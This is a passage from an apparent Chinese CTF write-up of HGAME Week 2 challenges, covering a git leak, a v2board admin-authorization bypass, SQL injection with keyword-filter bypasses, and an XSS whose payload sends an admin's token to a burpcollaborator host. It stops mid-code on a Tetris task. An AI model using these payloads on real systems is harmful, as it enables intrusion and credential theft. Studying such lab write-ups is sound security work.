

HGAME 2022 Week2 writeup by ripple

HGAME 2022 Week2 writeup by ripple

REVERSE

math

WEB

Git Leakage

v2board

Commodity

Designer

Tetris Master Revenge

Tetris Master

Sign In Pro Max

CRYPTO

Rabin

RSA 大冒险1

REVERSE

math

比较有意思的一道线性代数题 (bushi)

下载附件，放入IDA反汇编。

看到scanf，输入的变量我重命名了一下：

```
memset(input, 0, sizeof(input));
v9 = 0;
__isoc99_scanf("%25s", input);
```

核心加密逻辑：

```
70  for ( i = 0; i <= 4; ++i )
71  {
72      for ( j = 0; j <= 4; ++j )
73      {
74          for ( k = 0; k <= 4; ++k )
75              v11[5 * i + j] += *((char *)&savedregs + 5 * i + k - 0x170) * v10[5 * k + j];
76      }
77  }
78  for ( m = 0; m <= 24; ++m )
79  {
80      if ( v11[m] != v12[m] )
81      {
82          printf("no no no, your match is terrible...");
83          exit(0);
84      }
85  }
86  printf("yes!");
87  return 0LL;
88 }
```

到这里一开始很奇怪，找不到savedreg和input之间的关系啊。

后来结合猜测与调试的验证，其实**savedreg就是input**。

用IDA远程连接虚拟机进行调试，具体参考了[IDA动态调试ELF-软件逆向](#)。

打断点后先随便输入了一下hgame{123123131312}

然后开始调试，找到savedreg的地址0x00007FFE552F590，结合加密函数逻辑，减去0x170得到新地址：0x7ffea552f420

```
Python>0x00007FFE552F590-0x170
0x7ffea552f420
```

```
Python |
```

找到新地址的位置：0x7ffea552f420

[stack]:00007FFE552F420	db	68h	; h
[stack]:00007FFE552F421	db	67h	; g
[stack]:00007FFE552F422	db	61h	; a
[stack]:00007FFE552F423	db	6Dh	; m
[stack]:00007FFE552F424	db	65h	; e
[stack]:00007FFE552F425	db	7Bh	; {
[stack]:00007FFE552F426	db	31h	; 1
[stack]:00007FFE552F427	db	32h	; 2
[stack]:00007FFE552F428	db	33h	; 3
[stack]:00007FFE552F429	db	31h	; 1
[stack]:00007FFE552F42A	db	32h	; 2
[stack]:00007FFE552F42B	db	33h	; 3
[stack]:00007FFE552F42C	db	31h	; 1
[stack]:00007FFE552F42D	db	33h	; 3
[stack]:00007FFE552F42E	db	31h	; 1
[stack]:00007FFE552F42F	db	33h	; 3
[stack]:00007FFE552F430	db	31h	; 1
[stack]:00007FFE552F431	db	32h	; 2
[stack]:00007FFE552F432	db	7Dh	; }

发现正是我们input所在的位置！

所以大胆猜测savedreg就是input。

后面的判断是v11要等于v12。

看加密过程，很像（就是）矩阵乘法啊！照应标题。

下面简单推导，**v12、input、v10均为五阶矩阵**。

$v12 = input \times v10$

$input = v12 \times v10^{-1}$

input就是我们的flag。

后面就是解密了，我是采用了一个在线算矩阵的网站：[矩阵计算器](#)

最后的结果是：

结果

	C ₁	C ₂	C ₃	C ₄	C ₅
1	99841149563879870/960011053498845	872914402921897000/8474897115746563	269740084762122240/2780825616104341	38725573460717310/355280490465297	593638495818870800/5877608869493773
2	671587732613285800/5460062866774681	384548456626999800/3178086418404961	355945678861361150/7415534976278243	475060770107883500/4060348462460537	155373312724008960/1362923795824643
3	518705972343594500/5460062866774681	923763785616372700/8474897115746563	177972839430677500/2780825616104341	706500632468136000/6090522693690805	611271322427353100/5877608869493773
4	518705972343594400/5460062866774681	415269958671582200/8474897115746563	319794945852000260/2780825616104341	65325767601683970/687639658965091	605393713557856300/5877608869493773
5	530886112584861200/6720077374491915	355945678861355000/7415534976278243	278082561610434560/2780825616104341	888201226163243000/7105609809305939	2048/5877608869493773

计算时间: 0.011 秒

但显然存在精度的问题，所以用python代码进行了矫正，代码如下：

```
flag=[]
true_flag=""
flag.append(99841149563879870/960011053498845)
flag.append(872914402921897000/8474897115746563)
flag.append(269740084762122240/2780825616104341)
flag.append(38725573460717310/355280490465297)
flag.append(593638495818870800/5877608869493773)
flag.append(671587732613285800/5460062866774681)
flag.append(384548456626999800/3178086418404961)
flag.append(355945678861361150/7415534976278243)
flag.append(475060770107883500/4060348462460537)
flag.append(155373312724008960/1362923795824643)
flag.append(518705972343594500/5460062866774681)
flag.append(923763785616372700/8474897115746563)
flag.append(177972839430677500/2780825616104341)
flag.append(706500632468136000/6090522693690805)
flag.append(611271322427353100/5877608869493773)
flag.append(518705972343594400/5460062866774681)
flag.append(415269958671582200/8474897115746563)
flag.append(319794945852000260/2780825616104341)
flag.append(65325767601683970/687639658965091)
flag.append(605393713557856300/5877608869493773)
flag.append(530886112584861200/6720077374491915)
flag.append(355945678861355000/7415534976278243)
flag.append(278082561610434560/2780825616104341)
flag.append(888201226163243000/7105609809305939)
flag.append(2048/5877608869493773)
for i in flag:
    true_flag+=chr(int(round(i,0)))
print(true_flag)
```

得到flag:hgame{y0ur_m@th_1s_g00d}

WEB















Git Leakage

由题目不难猜出是一个git泄露的题

访问/.git发现确实有git泄露



Index of /.git/

 (drwxr-xr-x) 12-Jan-2023 02:47		../
 (drwxr-xr-x) 12-Jan-2023 02:24		branches/
 (drwxr-xr-x) 12-Jan-2023 02:24		hooks/
 (drwxr-xr-x) 12-Jan-2023 02:24		info/
 (drwxr-xr-x) 12-Jan-2023 02:24		logs/
 (drwxr-xr-x) 12-Jan-2023 02:29		objects/
 (drwxr-xr-x) 12-Jan-2023 02:24		refs/
 (-rw-r--r--) 12-Jan-2023 02:29	25B	COMMIT_EDITMSG
 (-rw-r--r--) 12-Jan-2023 02:24	259B	config
 (-rw-r--r--) 12-Jan-2023 02:24	73B	description
 (-rw-r--r--) 12-Jan-2023 02:24	23B	HEAD
 (-rw-r--r--) 12-Jan-2023 02:47	21.2k	index
 (-rw-r--r--) 12-Jan-2023 02:47	41B	ORIG_HEAD
 (-rw-r--r--) 12-Jan-2023 02:24	584B	packed-refs

Node.js v19.3.0/ [http-server](http://week-2.hgame.lwsec.cn:32003/) server running @ week-2.hgame.lwsec.cn:32003

使用GitHack-master

```
GitHack.py http://week-2.hgame.lwsec.cn:32003/.git/
```

得到一个Th1s_1s-flag文件。

```
[OK] Th1s_1s-flag
```

16进制编译器打开得到flag:hgame{Don't^put*Git-in_web_directory}

v2board

顺着搜索v2board我们可以发现v2board1.6.1版本存在提权漏洞。

这个漏洞还是比较新的，复现难度也不高，太恐怖啦！尤其是自己复现一遍之后，真切感受到了网络安全的重要啊。

复现思路参考网站：[v2board越权漏洞复现](#)

先注册一个普通用户的账号

V2Board

V2Board is best

114514@1919810.com

●●●●●●●●

●●●●●●●●

邀请码(选填)

😊 注册

[返回登入](#)

[🌐 简体中文](#)

然后登陆，登陆后使用F12可以查看到返回头里的authorization

所有HTMLCSSJSXHR字体图像媒体WS其他

☐ 禁用缓存

不节流

⚙️

消息头Cookie请求响应耗时栈跟踪

🔍 过滤消息头

拦截重发

状态200 OK (?)

版本HTTP/1.1

传输826 字节 (大小 330 字节)

Referrer 策略strict-origin-when-cross-origin

▼ 响应头 (496 字节)

原始

Access-Control-Allow-Credentials: true

Access-Control-Allow-Headers: Origin,Content-Type,Accept,Authorization,X-Request-With

Access-Control-Allow-Methods: GET,POST,OPTIONS,HEAD

Access-Control-Allow-Origin: http://week-2.hgame.lwsec.cn:32345

Access-Control-Max-Age: 10080

Cache-Control: no-cache, private

Connection: close

Content-Length: 330

Content-Type: application/json

Date: Tue, 17 Jan 2023 12:20:43 GMT

Server: Apache/2.4.54 (Debian)

X-Powered-By: PHP/7.4.33

▼ 请求头 (746 字节)

原始

Accept: */*

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

authorization: MTE0NTE0QDE5MTk4MTAuY29tOiQyeSQxMCRKT3BWcWsvNmZCbUlhNnBaOS9xUzZPMkIrdy5qOG53aDRXdGxxelRhRWlFd3I4U3ZjdTd0Vw==

Connection: keep-alive

Content-Language: zh-CN

Cookie: dark_mode=0; i18n=zh-CN; SESSION=MTY3MzY5OTQ1OHxEdi1CQkFFQ180SUFBUKFCRUFBUQpQLUNBQUVHYzNSeWFXNW5EQVIBQkhWelpYSUdjM1J5YVc1bkRBZ0FCbIZ6WIhJd01RPT18yj18BJQpNuXPWYNk1QrdX6WCkfy_aOhsmsCWl65J6sk=

Host: week-2.hgame.lwsec.cn:32345

Referer: http://week-2.hgame.lwsec.cn:32345/

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0

记录下authorization的值，退出登录，打开burpsuite开启拦截。

输入账号密码登录，burpsuite拦截到请求头。

向请求头里加入authorization头发送

这一步的目的是让服务器将普通用户的Authorization头写入缓存中。

```
1 POST /api/v1/passport/auth/login HTTP/1.1
2 Host: week-2.hgame.lwsec.cn:32345
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Authorization: MTE0NTE0QDE5MTk4MTAuY29tOiQyeSQxMCRKT3BWcWsvNmZCbUlhNnBaOS9xUzZPMkIrdy5qOG53aDRXdGxxelRhRWlFd3I4U3ZjdTd0Vw==
8 Referer: http://week-2.hgame.lwsec.cn:32345/
9 Content-Type: application/x-www-form-urlencoded
10 Content-Language: zh-CN
11 Content-Length: 44
12 Origin: http://week-2.hgame.lwsec.cn:32345
13 Connection: close
```

关闭拦截，成功登录。

最后只要带上这个Authorization头即可访问所有的管理员接口。

开启拦截，带上Authorization头访问/api/v1/admin/user/fetch后关闭拦截。

```
1 GET /api/v1/admin/user/fetch HTTP/1.1
2 Host: week-2.hgame.lwsec.cn:32345
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Authorization: MTEONTEDQDE5MTk4MTAuY29tOiQyeSQxMCRKT3BwcWsvNmZCbUlhNnBaOS9xUzZFMkJrdy5qOG53aDRXdGxxe1RhRWlFd3I4U3ZjdTdOVw==
8 Connection: close
```

进入到/api/v1/admin/user/fetch即可找到admin的token:39d580e71705f6abac9a414def74c466

▼ 1:

id:

1

invite_user_id:

null

telegram_id:

null

email:

"admin@example.com"

▼ password:

"\$2y\$10\$JLs3LJrKqsTly8K.w9KzI.e0Jt/7oU9W3gQYcUDSRjg1LReimLLTS"

password_algo:

null

password_salt:

null

balance:

0

discount:

null

commission_type:

0

commission_rate:

null

commission_balance:

0

t:

0

u:

0

d:

0

transfer_enable:

0

banned:

0

is_admin:

1

is_staff:

0

last_login_at:

null

last_login_ip:

null

uuid:

"85a1c66e-d736-42b2-a0da-69f6fb066e90"

group_id:

1

plan_id:

1

remind_expire:

1

remind_traffic:

1

token:

"39d580e71705f6abac9a414def74c466"

remarks:

null

expired_at:

0

created_at:


1673263308

updated_at:

1673267067

用hgame包裹即是flag:hgame{39d580e71705f6abac9a414def74c466}

Commodity

A dark-themed login form with the title "Login" in large white font. Below the title are two input fields: "Username" and "Password", both with light blue labels. The "Password" field has a small eye icon to toggle visibility. At the bottom is a white "submit" button.

一开始是这样一个登录的界面。


题目的描述里面有提示：面板登陆**用户名是user01**,密码.....忘了，反正是个**比较好猜的密码**，我记得它是**8位数的，有字母也有数字**

可见是一个8位弱密码的爆破。


这里可以在网上找一些字典来爆破，也可以直接试一些常见的8位弱密码。

我这里是查了一下然后试出来了，密码是**admin123**。

登录后进入这样一个界面：

A red search bar with rounded corners and a white magnifying glass icon on the right. The text "Input id:1-8" is displayed inside the bar in a light red, semi-transparent font.

输入1~8可以查看对应的一些商品：



猜测是SQL注入。

使用burpsuite发现是用POST方法传参，参数名是search_id。

```
1 POST /search HTTP/1.1
2 Host: week-2.hgame.lwsec.cn:30062
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://week-2.hgame.lwsec.cn:30062/home
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 11
10 Origin: http://week-2.hgame.lwsec.cn:30062
11 Connection: close
12 Cookie: dark_mode=0; i18n=zh-CN; SESSION=
    MTY3MzY5OTQ1OHxBd1lCQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVlBQkhWelpYSUdjMlJ5TVc1bkRBZ0FCblZ6WlhJd01RPT18yjl8BJQpNuXPWYN
    k1QrdX6WCkfy_aOhsmCWl65J6sk=
13 Upgrade-Insecure-Requests: 1
14
15 search_id=1
```

后面为了方便F12使用ackbar来进行POST传参。

首先判断后端闭合方式：

输入1%23返回hard disk 1

输入'1'%23返回hard disk 1

输入1'%23返回报错

输入1')%23返回报错

判断后端闭合符为数字型。

后端有一些字符被过滤了，测试过程就不一一说明了，下面是我payload里采用绕过方法：

or and from where：双写绕过

database() select union :大写绕过

空格：/*1*/绕过


= : like绕过

有些既可以双写也可以大写绕过就不细说了。


采用的是联合注入：

第一步：判断查询结果有多少列

1/*1*/oorrder/*1*/by/*1*/3 :正常回显 (order里包含了or, 采用双写绕过)




1/*1*/oorrder/*1*/by/*1*/4 :错误回显



说明有三列。


第二步：显示数据库名

-1/*1*/Union/*1*/Select/*1*/1,Database(),3



第三步：显示se4rch数据库中的表名

-1/*1*/Union/*1*/Select/*1*/1,
(Select/*1*/group_concat(table_name)/*1*/frfromom/*1*/infoormation_schema.tables/*1*/wh
whereere/*1*/table_schema/*1*/like/*1*/'se4rch'),3



第四步：显示Secret15here数据表中的列名

-1/*1*/Union/*1*/Select/*1*/1,
(Select/*1*/group_concat(column_name)/*1*/frfromom/*1*/infoormation_schema.columns/*1*/
/whwhereere/*1*/table_schema/*1*/like/*1*/'se4rch'/*1*/anandd/*1*/table_name/*1*/like/*1*/
'Secret15here'),3

第五步：显示Secret15here数据表中的f14gggg1shere

-1/*1*/Union/*1*/Select/*1*/1,(Select/*1*/f14gggg1shere/*1*/frfromom/*1*/5secret15here),3



The screenshot shows a web application interface. On the left, a red alert box displays the text: `hgame{4_M4n_WH0_Kn0ws_We4k-P4ssW0rd_And_SQL!} 3`. On the right, there is a search bar with the URL `http://week-2.hgame.lwsec.cn:30062/search`. Below the search bar are buttons for 'Load URL', 'Split URL', and 'Execute'. To the right of these buttons are checkboxes for 'Post data' (checked), 'Referer', 'User Agent', and 'Cookies', along with a 'Clear All' link. At the bottom, the search query is displayed: `search_id=-1/*1*/Union/*1*/Select/*1*/1,(Select/*1*/f14gggg1shere/*1*/frfromom/*1*/5secret15here),3`.

flag:hgame{4_M4n_WH0_Kn0ws_We4k-P4ssW0rd_And_SQL!}

从零开始的SQL注入生活，折磨一天多终于出了！QAQ

Designer

下载附件是网站的源代码，查看

```
app.post("/user/register", (req, res) => {
  const username = req.body.username
  let flag = "hgame{fake_flag_here}"
  if (username == "admin" && req.ip == "127.0.0.1" || req.ip == "::ffff:127.0.0.1") {
    flag = "hgame{true_flag_here}"
  }
  const token = jwt.sign({ username, flag }, secret)
  res.json({ token })
})
```

我们可以看到真正的flag被藏在admin用户的jwt里面，因此这道题目的就是窃取到admin用户的jwt。

打开网站随便输入一个用户名注册先看看有什么漏洞。

Customize your button

Border radius(px)	<input type="text" value="0"/>
Background color	<input type="color" value="#000000"/>
Text color	<input type="color" value="#000000"/>
Border width	<input type="text" value="1"/>
Box shadow	<input type="text" value="3px 3px #000"/>
<div><input type="button" value="Save"/> <input type="button" value="Preview"/> <input type="button" value="Share"/></div>	

在不同输入框里输入后preview我们会发现在Box shadow一栏里存在XSS注入漏洞

```
<div class="button-wrapper">
  <a
    class="button"
    id="button"
    style="border-radius:0px ;background-color:#000000 ;color:#000000 ;border-width:1px ;box-shadow:3px 3px #000 testtesttesttest;"
    >CLICK ME</a>
</div>
```

如图，我们的输入被嵌在了style中。

再次查看源代码，发现过滤名单：

```
app.get("/button/preview", (req, res) => {
  const blacklist = [
    /on/i, /localStorage/i, /alert/, /fetch/, /XMLHttpRequest/, /window/, /location/, /document/
  ]
  for (const key in req.query) {
    for (const item of blacklist) {
      if (item.test(key.trim()) || item.test(req.query[key].trim())) {
        req.query[key] = ""
      }
    }
  }
  res.render("preview", { data: req.query })
})
```

这里是直接把输入清空了，所以不能双写绕过，大小写试了试也不行，找了很多方法，最后采用的是unicode转码绕过。（[在线转unicode网站](#)）

同时找到让前后闭合的方式： 3px 3px #000;"/a> <a"

最后点preview，发现这样可以成功弹窗：

3px 3px #000;"/a><script>\u0061lert("XSS-test");</script><a"

一开始我用的payload是:

```
3px 3px #000;"/a><script>\u0066etch('https://4injdqamr55icfqpn5da88kutlzbno.burpcollab
orator.net',{method:'post',body:\u0066cocalStorage.getItem('token')});</script><a"
```

结果发现存在问题, 就是自己preview的时候, 能收到自己的token, 但是点share时,admin发看来的头里没有带token。

```

Safari/537.36 Edg/109.0.1518.55
9 Content-Type : text/plain;charset=UTF-8
10 Accept : */*
11 Origin : http://week-2.hgame.lwsec.cn:32726
12 Sec-Fetch-Site : cross-site
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer : http://week-2.hgame.lwsec.cn:32726/
16 Accept-Encoding : gzip, deflate, br
17 Accept-Language : zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
18
19 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InVzZXIwMSIsImZsYWciOiJoZ2FtZXtmYWtlX2ZsYWdfaGVyZX0iLCJpYXQiOiJlYjE2NzQxOTM4NTR9.5l
yJTRP-ol7dbdA3WlKoVPOUS6izVeDuWYBlM4Wandw
```

下面是admin的返回, 无token:

```

6 sec-ch-ua-mobile : ?0
7 User-Agent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) HeadlessChrome/109.0.5414.74 Safari/537.36
8 sec-ch-ua-platform :
9 Accept : */*
10 Origin : http://127.0.0.1:9090
11 Sec-Fetch-Site : cross-site
12 Sec-Fetch-Mode : cors
13 Sec-Fetch-Dest : empty
14 Referer : http://127.0.0.1:9090/
15 Accept-Encoding : gzip, deflate, br
16 Accept-Language : en-US
17
18
```

后来才知道是自己没看源码, 我们要先知道admin在访问链接时做了什么, 才能找到正确的方法。

在源代码中找到我们点share后发生的事:

```

app.post("/button/share", auth, async (req, res) => {
  const browser = await puppeteer.launch({
    headless: true,
    executablePath: "/usr/bin/chromium",
    args: ['--no-sandbox']
  });
  const page = await browser.newPage()
  const query = querystring.encode(req.body)
  await page.goto('http://127.0.0.1:9090/button/preview?' + query)
  await page.evaluate(() => {
    return localStorage.setItem("token", "jwt_token_here")
  })
  await page.click("#button")

  res.json({ msg: "admin will see it later" })
})

```

可以看到admin是先访问了 <http://127.0.0.1:9090/button/preview> 这一个有我们恶意代码的页面，再登录，后面进行了一次点击。

而我们的注入在第一步渲染按钮页面时就已经生效，这时候admin还没登录，不带有token，自然返回里没有token咯。

由此，我们的一种思路是在admin点按钮时去执行恶意代码，正好可以添加一个"href"的属性。

最终payload:

3px 3px #000;"href="javascript:\u0066etch('https://1moghnejv29fgcumr2h7c5orxi3arz.burpcollaborator.net',{method:'post',body:\u0066ocalStorage.getItem('token'))}"a="

preview测试时就是一点击就会返回。

然后share给admin点点。

```

(KHTML, like Gecko) HeadlessChrome/109.0.5414.74 Safari/537.36
9 Content-Type : text/plain;charset=UTF-8
0 Accept : */*
1 Origin : http://127.0.0.1:9090
2 Sec-Fetch-Site : cross-site
3 Sec-Fetch-Mode : cors
4 Sec-Fetch-Dest : empty
5 Referer : http://127.0.0.1:9090/
6 Accept-Encoding : gzip, deflate, br
7 Accept-Language : en-US
8
9 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaXNjaXZyI6ImhnYWlle2JfYzRyZV9hYjBldF9wcm9wM3J0MXR5X2luakVjdG1Pbn0iLCJpYXQiOiJlY2NzODQwMzJ9.VxpA-a075JeKjliJs_aHWp47_6fxEOEN0YnNZjGHBQU

```

成功返回admin的token

最后去[在线网站](#)解析一下：

Encoded 请在以下文本框粘贴令牌

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaXNjaXZmZyI6ImhnbW1le2JfYzRyZV9hYjB1dF9wcm9wM3JOMXR5X2luakVjdG1Pbn0iLCJpYXQiOiJlY2NzM2ODQwMzJ9.VxpA-a075JeKj1iJs_aHWp47_6fxEOEN0YnNZjGHBQU
```

Decode 以下是解密的内容

HEADER
{ "alg": "HS256", "typ": "JWT" }
PAYLOAD
{ "username": "admin", "flag": "hgame{b_c4re_ab0ut_prop3rt1ty_injEctiOn}", "iat": 1673684032 }
STATUS
Decode Success

得到真正的flag:hgame{b_c4re_ab0ut_prop3rt1ty_injEctiOn}

还有一种思路是csrf(客户端请求伪造)，也值得一试。

Tetris Master Revenge

Tetris Master由于存在非预期解，修正后降了分数改为Tetris Master Revenge，所以这题的方法也可以兼容Tetris Master，在Tetris Master题解中展示非预期解。

根据提示：调小终端字体大小后用 ssh ctf@week-2.hgame.lwsec.cn -p 端口号 连接，密码为hgame

下载附件得到源码，查看源码后找到提示：

```
game_main() {  
    printf "Are you tetris master?[y/n]\n"  
    read master  
    # Hint: More than yes or no here  
    if [[ $master = 'y' ]]; then  
        printf "Welcome to Tetris Master\n"  
    else  
        printf "Welcome to Tetris Rookie\n"  
        printf "Please input your target score:\n"  
        read target  
    fi  
}
```

看来是要在这里输入一些东西让利用master执行我们想要的代码。

在paint_game_over()函数中找到关键：


```

paint_game_over() {
    local xcent=$((`tput lines`/2)) ycent=$((`tput cols`/2))
    local x=$((xcent-4)) y=$((ycent-25))
    for (( i = 0; i < 10; i++ )); do
        echo -ne "\033[$((x+i));${y}H\033[44m${good_game[$i]}\033[0m";
    done
    if [[ "$master" -eq "y" ]] && [[ "$score" -gt 50000 ]]; then
        echo -ne "\033[$((x+3));$(ycent+1)H\033[44m`cat /flag`\033[0m";
